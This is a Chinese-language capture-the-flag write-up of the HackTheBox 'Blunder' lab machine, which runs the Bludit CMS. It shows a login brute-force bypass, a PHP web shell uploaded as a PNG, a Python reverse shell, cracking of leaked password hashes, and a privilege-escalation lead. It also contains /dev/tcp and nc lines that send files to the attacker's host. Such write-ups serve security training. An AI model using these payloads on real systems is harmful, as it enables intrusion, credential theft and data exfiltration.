

[概述 \(Overview\)](#)

[攻击链 \(Kiillchain\)](#)

[TTPs \(Tactics, Techniques & Procedures\)](#)

[阶段1: 枚举](#)

[阶段2: 工具和利用](#)

[阶段2.1: 后台登录账号](#)


[阶段2.2: 文件上传到命令执行](#)

[阶段3: 权限提升](#)

[其他的权限提升方法](#)


[参考](#)

概述 (Overview)



- MACHINE TAGS
 - Windows
 - Web
 - Bash
 - Account Misconfiguration

攻击链 (Kiillchain)



TTPs (Tactics, Techniques & Procedures)

- nmap
- nikto
- dirsearch
- cewl
- htbenum
- CVE-2019-14287 && CVE-2021-3156

阶段1：枚举

首先通过 Nmap 对目标服务器进行端口扫描：

```
(root@ kali) - [ /home/kali/hackthebox/Blunder ]
# cat nmap/AllPort.txt.nmap
# Nmap 7.91 scan initiated Mon Apr 26 08:26:55 2021 as: nmap -p- -oA nmap/AllPort.txt -v --max-retries 0 10.10.10.191
Warning: 10.10.10.191 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.191
Host is up (0.11s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE
21/tcp    closed ftp
80/tcp    open  http

Read data files from: /usr/bin/./share/nmap
# Nmap done at Mon Apr 26 08:30:04 2021 -- 1 IP address (1 host up) scanned in 189.28 seconds
```

发现开放的端口很少，再看看 nikto 里有些什么信息并尝试目录枚举：

```
(root@kali)-[/home/kali/hackthebox/Blunder]
# nikto -h http://10.10.10.191 -o nikto.txt
- Nikto v2.1.6

+ Target IP: 10.10.10.191
+ Target Hostname: 10.10.10.191
+ Target Port: 80
+ Start Time: 2021-04-26 08:56:38 (GMT-4)

+ Server: Apache/2.4.41 (Ubuntu)
+ Retrieved x-powered-by header: Bludit ←
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ All CGI directories 'found', use '-C none' to test none
+ "robots.txt" contains 1 entry which should be manually viewed.

(root@kali)-[/home/kali/hackthebox/Blunder]
# gobuster dir -u http://10.10.10.191 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -o gobuster.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.191
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/04/26 08:32:30 Starting gobuster in directory enumeration mode

/about (Status: 200) [Size: 3281]
/0 (Status: 200) [Size: 7562]
/admin (Status: 301) [Size: 0] [→ http://10.10.10.191/admin/]
/usb (Status: 200) [Size: 3960]
/LICENSE (Status: 200) [Size: 1083]
/server-status (Status: 403) [Size: 277]
/%3FRID%3D2671 (Status: 200) [Size: 7562]
Progress: 213738 / 220561 (96.91%)
[work] 1:gobuster* 2:zsh-
```

发现Web服务服务信息：**Bludit**，尝试搜索下 exploit-db：

```
(root@kali)-[/home/kali/hackthebox/Blunder]
# searchsploit Bludit

Exploit Title
Bludit 3.9.2 - Authentication BruteForce Mitigation Bypass
Bludit - Directory Traversal Image File Upload (Metasploit)
Bludit 3.9.12 - Directory Traversal
Bludit 3.9.2 - Auth BruteForce Bypass
Bludit 3.9.2 - Authentication BruteForce Bypass (Metasploit)
Bludit 3.9.2 - Directory Traversal
Bludit Pages Editor 3.0.0 - Arbitrary File Upload

Shellcodes: No Results
```

发现有存在可利用的exp，但是不确定目标服务的版本，只能尝试下载 icon 图片尝试定位下版本（2019-06-21）：

```
(root@kali)-[/home/kali/hackthebox/Blunder]
# stat favicon.png
文件：favicon.png
大小：1025      块：8      IO 块：4096      普通文件
设备：801h/2049d      Inode：3675962      硬链接：1
权限：(0644/-rw-r--r--)  Uid：( 0/      root)  Gid：( 0/      r
最近访问：2021-04-26 09:09:12.047868503 -0400
最近更改：2019-06-21 05:02:02.000000000 -0400
最近改动：2021-04-26 09:09:03.040018684 -0400
创建时间：2021-04-26 09:09:03.040018684 -0400
```

阶段2：工具和利用

阶段2.1：后台登录账号

通过查询在 <https://www.cvedetails.com/cve/CVE-2019-16113/> 中发现了一点可用的信息，参考链接里有漏洞攻击的证明：<https://github.com/bludit/bludit/issues/1081>

看了 issues 的内容后发现需要前置条件，需要登录该系统才能利用，所以我们要先找到登录口令。

在 <https://rastating.github.io/bludit-brute-force-mitigation-bypass/> 中了解到，在 3.9.2 版本中当登录次数错误超过10次会触发拦截，可以通过伪造IP地址进行绕过。

得到CVE信息：CVE-2019-17240，找到该脚本尝试进行枚举：

https://raw.githubusercontent.com/ColdFusionX/CVE-2019-17240_Bludit-BF-Bypass/main/exploit.py

```
(root@kali)-[/home/kali/hackthebox/Blunder]
# python3 exploit.py -l http://10.10.10.191/admin/login.php -u users.txt -p /usr/share/seclists/Passwords/darkweb2017-top1000.txt
[*] Bludit Auth BF Mitigation Bypass Script by ColdFusionX

[+] Brute Force: Testing → admin:123456
[....] Brute Force: Testing → admin:123456789
[^] Brute Force: Testing → admin:111111
[./.....] Brute Force: Testing → admin:password
[.] Brute Force: Testing → admin:qwerty
[.] Brute Force: Testing → admin:abc123
[./.....] Brute Force: Testing → admin:12345678
[.] Brute Force: Testing → admin:password1
[+] Brute Force: Testing → admin:1234567
[./.....] Brute Force: Testing → admin:123123
[.] Brute Force: Testing → admin:1234567890
[.] Brute Force: Testing → admin:000000
```

这里我尝试用的 dirsearch 工具，因为 gobuster 好用是好用，但他不支持递归枚举会放过一些关键信息。

<https://github.com/maurosoria/dirsearch>

发现存在 ./todo.txt 的文件，得到一些提示看样子是待办事项：

```
view-source:http://10.10.10.191/todo.txt

-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

最后是通知 fergus 这个人需要一些图片，状态还是待办，再次尝试通过字典去尝试爆破密码。


但是密码跑完了，也没有成功，转而尝试用 cewl 爬取网站关键字来生成密码字典，尝试用它去爆破，这是 CTF 类里常用的手法。

```
cewl 10.10.10.191 > word.txt
```

```
[.] Brute Force: Testing → fergus:character
[b] Brute Force: Testing → fergus:RolandDeschain

[★] SUCCESS !!
[+] Use Credential → fergus:RolandDeschain
```

显示成功： fergus:RolandDeschain



阶段2.2：文件上传到命令执行

找到之前 github 里出现的图片上传功能，上传带有命令执行语句的 png 图片：

```
Request
Pretty Raw \n Actions v
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data; boundary=-----1424457858070397183818919517
9 Content-Length: 522
10 Origin: http://10.10.10.191
11 Connection: close
12 Referer: http://10.10.10.191/admin/new-content
13 Cookie: BLUDITREMEMBERUSERNAME=fergus; BLUDITREMEMBERTOKEN=2c92d8507bea5f60fafea6fd78d7ddbc; BLUDIT-KEY=ckme1nk5q3da6c2s9rsjuc3e30
14 -----1424457858070397183818919517
15 Content-Disposition: form-data; name="images[]"; filename="test.png"
16 Content-Type: image/png
17
18 <?php echo system($_GET['cmd'])?>
19 -----1424457858070397183818919517
20

Response
Pretty Raw Render \n Actions v
1 HTTP/1.1 200 OK
2 Date: Tue, 27 Apr 2021 13:51:57 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 63
8 Connection: close
9 Content-Type: application/json
10
11 {
  "status":0,
  "message":"Images uploaded.",
  "images":[
    "test.png"
  ]
}
```

随后在上传 `.htaccess` 至服务，将 `.png` 后缀的内容都当做 php 脚本执行：

Request

Pretty Raw \n Actions

```
13 Cookie: BLUDITREMEMBERUSERNAME=fergus; BLUDITREMEMBERTOKEN=2c92d8501bea5f60faf
14
15 -----1424457858070397183818919517
16 Content-Disposition: form-data; name="images[]"; filename=".htaccess"
17 Content-Type: image/png
18
19 RewriteEngine off
20 AddType addplication/x-httpd-php .png
21 -----1424457858070397183818919517
22 Content-Disposition: form-data; name="uuid"
23
24 ../../tmp
25 -----1424457858070397183818919517
26 Content-Disposition: form-data; name="tokenCSRF"
27
28 3255c405c2df25803ef28595e1d1eb0719a41b08
29 -----1424457858070397183818919517--
```

? ⚙ ⏪ ⏩

Response


Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Tue, 27 Apr 2021 13:51:11 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 92
8 Connection: close
9 Content-Type: application/json
10
11 {
12   "status":1,
13   "message":"File type is not supported. Allowed types: gif, png, jpg, jpeg, s
14 }
```

.htaccess文件是Apache服务器中的一个配置文件，它负责将文件所在的目录下的网页配置"热"更新。

```
1 # .htaccess
2 RewriteEngine off
3 AddType addplication/x-httpd-php .png
```

后来发现直接上传 php 后缀的文件是可以的，只是在页面会提示错误信息，但文件已经保存在服务器上了。这种原因一般是程序员将文件后缀名校验，和上传文件的逻辑搞反了。这里先保存了文件，然后再去校验的文件后缀然后直接结束了代码。



通过命令执行函数反弹shell:

```
1 cmd=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

上线后第一件事是加载完整的 tty shell:

```

1 python3.7 -c 'import pty;pty.spawn("/bin/bash");'
2 ctrl+z
3 stty raw -echo
4 fg
5 export TERM=xterm-256color

```

接着查看当前身份: `www-data`

```

www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ l
listening ls
whoami
whoami
www-data
id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$

```

接着在 `/var/www/bludit-3.9.2/bl-content/databases/users.php` 目录中发现一组 admin 的密码 md5:

```
1 {
```

```
2  "admin": {
3      "nickname": "Admin",
4      "firstName": "Administrator",
5      "lastName": "",
6      "role": "admin",
7      "password": "bfcc887f62e36ea019e3295aafb8a3885966e265",
8      "salt": "5dde2887e7aca",
9      "email": "",
10     "registered": "2019-11-27 07:40:55",
11     "tokenRemember": "",
12     "tokenAuth": "b380cb62057e9da47afce66b4615107d",
13     "tokenAuthTTL": "2009-03-15 14:00",
14     "twitter": "",
15     "facebook": "",
16     "instagram": "",
17     "codepen": "",
18     "linkedin": "",
19     "github": "",
20     "gitlab": ""
21 },
22 "fergus": {
23     "firstName": "",
24     "lastName": "",
25     "nickname": "",
26     "description": "",
27     "role": "author",
28     "password": "be5e169cdf51bd4c878ae89a0a89de9cc0c9d8c7",
29     "salt": "jqxpjfnv",
30     "email": "",
31     "registered": "2019-11-27 13:26:44",
32     "tokenRemember": "2c92d8501bea5f60fafea6fd78d7ddbc",
33     "tokenAuth": "0e8011811356c0c5bd2211cba8c50471",
34     "tokenAuthTTL": "2009-03-15 14:00",
35     "twitter": "",
36     "facebook": "",
37     "codepen": "",
38     "instagram": "",
39     "github": "",
40     "gitlab": "",
41     "linkedin": "",
42     "mastodon": ""
43 }
44 }
```

通过查看 `/etc/passwd` 确认目标机器可能登录的用户：


```
1 root:x:0:0:root:/root:/bin/bash
2 shaun:x:1000:1000:blunder,,,:/home/shaun:/bin/bash
3 hugo:x:1001:1001:Hugo,1337,07,08,09:/home/hugo:/bin/bash
4 temp:x:1002:1002:,,,:/home/temp:/bin/bash
```

在 `/var/www/bludit-3.10.0a/bl-content/databases` 中搜到 `Hugo` 的密码md5:

```
1 {
2   "admin": {
3     "nickname": "Hugo",
4     "firstName": "Hugo",
5     "lastName": "",
6     "role": "User",
7     "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
8     "email": "",
9     "registered": "2019-11-27 07:40:55",
10    "tokenRemember": "",
11    "tokenAuth": "b380cb62057e9da47afce66b4615107d",
12    "tokenAuthTTL": "2009-03-15 14:00",
13    "twitter": "",
14    "facebook": "",
15    "instagram": "",
16    "codepen": "",
17    "linkedin": "",
18    "github": "",
19    "gitlab": ""}
20 }
```

放入网站查询: <https://sha1.gromweb.com/?hash=faca404fd5c0a31cf1897b823c695c85cffeb98d>

`faca404fd5c0a31cf1897b823c695c85cffeb98d:Password120`

```
/var/www/bludit-3.10.0a/bl-content/databases
su - hugo
su - hugo
Password120

hugo@blunder:~$
```

切换至 hugo 用户后得到 user flag。

阶段3: 权限提升

首先查看下 `sudo -l` , 好像不能利用 (后面复盘才知道, 这玩意就是 CVE-2019-14287, 可以直接利用)。

```
Matching Defaults entries for hugo on blunder:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
  (ALL, !root) /bin/bash
hugo@blunder:~$
```

开始对服务信息进行收集，这里用到 `htbenum` 工具。也是看 IPPSEC 的视频时发现的，只是现在不更新了我用的是源版，建议你们用 <https://github.com/garnettk/htbenum> 这个版本，`garnettk` 在源版的基础上加上了 `linpeas.sh` 的收集。

<https://github.com/SolomonSklash/htbenum>

原理就是开一个服务端、客户端，将服务端的脚本先拉到客户端，然后客户端执行完脚本后将内容打包回传到服务端。但它里面有个很有意思的东西，它会把 `linenum` 后的所有东西打包回来这个你们试一试就知道了，不细说有点废图。

```
HTBENUM

By Solomon Sklash - solomonsklash@0xfeed.io

[i] Python 2 was found!
[i] Python 3 was found!
[*] Downloading enumeration scripts to /tmp!
2021-04-27 15:27:52 URL:http://10.10.16.8/lse.sh [40767] → "/tmp/lse.sh" [1]
2021-04-27 15:27:55 URL:http://10.10.16.8/linenum.sh [46631] → "/tmp/linenum.sh" [1]
```

```
(root@kali)-[/home/kali/tools/htbenum]
# ./htbenum.sh -i 10.10.16.8 -p 80 -w
```

```
HTBENUM

By Solomon Sklash - solomonsklash@0xfeed.io

[i] Python 2 was found!
[i] Python 3 was found!
[i] Starting web server on 10.10.16.8:80
[i] Press ctrl+c to exit when all files have transferred.
10.10.10.191 - - [27/Apr/2021 10:27:48] "GET /lse.sh HTTP/1.1" 200 -
10.10.10.191 - - [27/Apr/2021 10:27:52] "GET /linenum.sh HTTP/1.1" 200 -
10.10.10.191 - - [27/Apr/2021 10:27:56] "GET /linuxprivchecker.py HTTP/1.1" 200 -
```

在翻目录的时候发现在 `/home/shaun/Pictures` 中发现两张截图，通过NC传会kali（其实也可以用python起一个web服务）：

```
1 kali@kali # nc -l -p 9900 > <file_name>
2 hugo@localhost $ bash -c 'cat <file_name> > /dev/tcp/10.10.16.6/9900'
```

```

444K -rw-r--r-- 1 shaun shaun 441K Nov 28 2019 'Screenshot from 2019-11-28 13-17-29.png'
172K -rw-r--r-- 1 shaun shaun 171K Nov 28 2019 'Screenshot from 2019-11-28 14-02-13.png'
bash -c 'cat "Screenshot from 2019-11-28 13-17-29.png" > /dev/tcp/10.10.16.8/9900'
bash -c 'cat "Screenshot from 2019-11-28 13-17-29.png" > /dev/tcp/10.10.16.8/9900'
bash -c 'cat "Screenshot from 2019-11-28 14-02-13.png" > /dev/tcp/10.10.16.8/9900'
bash -c 'cat "Screenshot from 2019-11-28 14-02-13.png" > /dev/tcp/10.10.16.8/9900'
bash: connect: Connection refused
bash: /dev/tcp/10.10.16.8/9900: Connection refused
bash -c 'cat "Screenshot from 2019-11-28 14-02-13.png" > /dev/tcp/10.10.16.8/9900'
bash -c 'cat "Screenshot from 2019-11-28 14-02-13.png" > /dev/tcp/10.10.16.8/9900'
hugo@blunder:/home/shaun/Pictures$

(root@kali)-[/home/kali/hackthebox/Blunder/files]
# ll
总用量 444
-rw-r--r-- 1 root root 450632 4月 27 10:59 'Screenshot from 2019-11-28 13-17-29.png'

(root@kali)-[/home/kali/hackthebox/Blunder/files]
# nc -l -p 9900 > 'Screenshot from 2019-11-28 14-02-13.png'

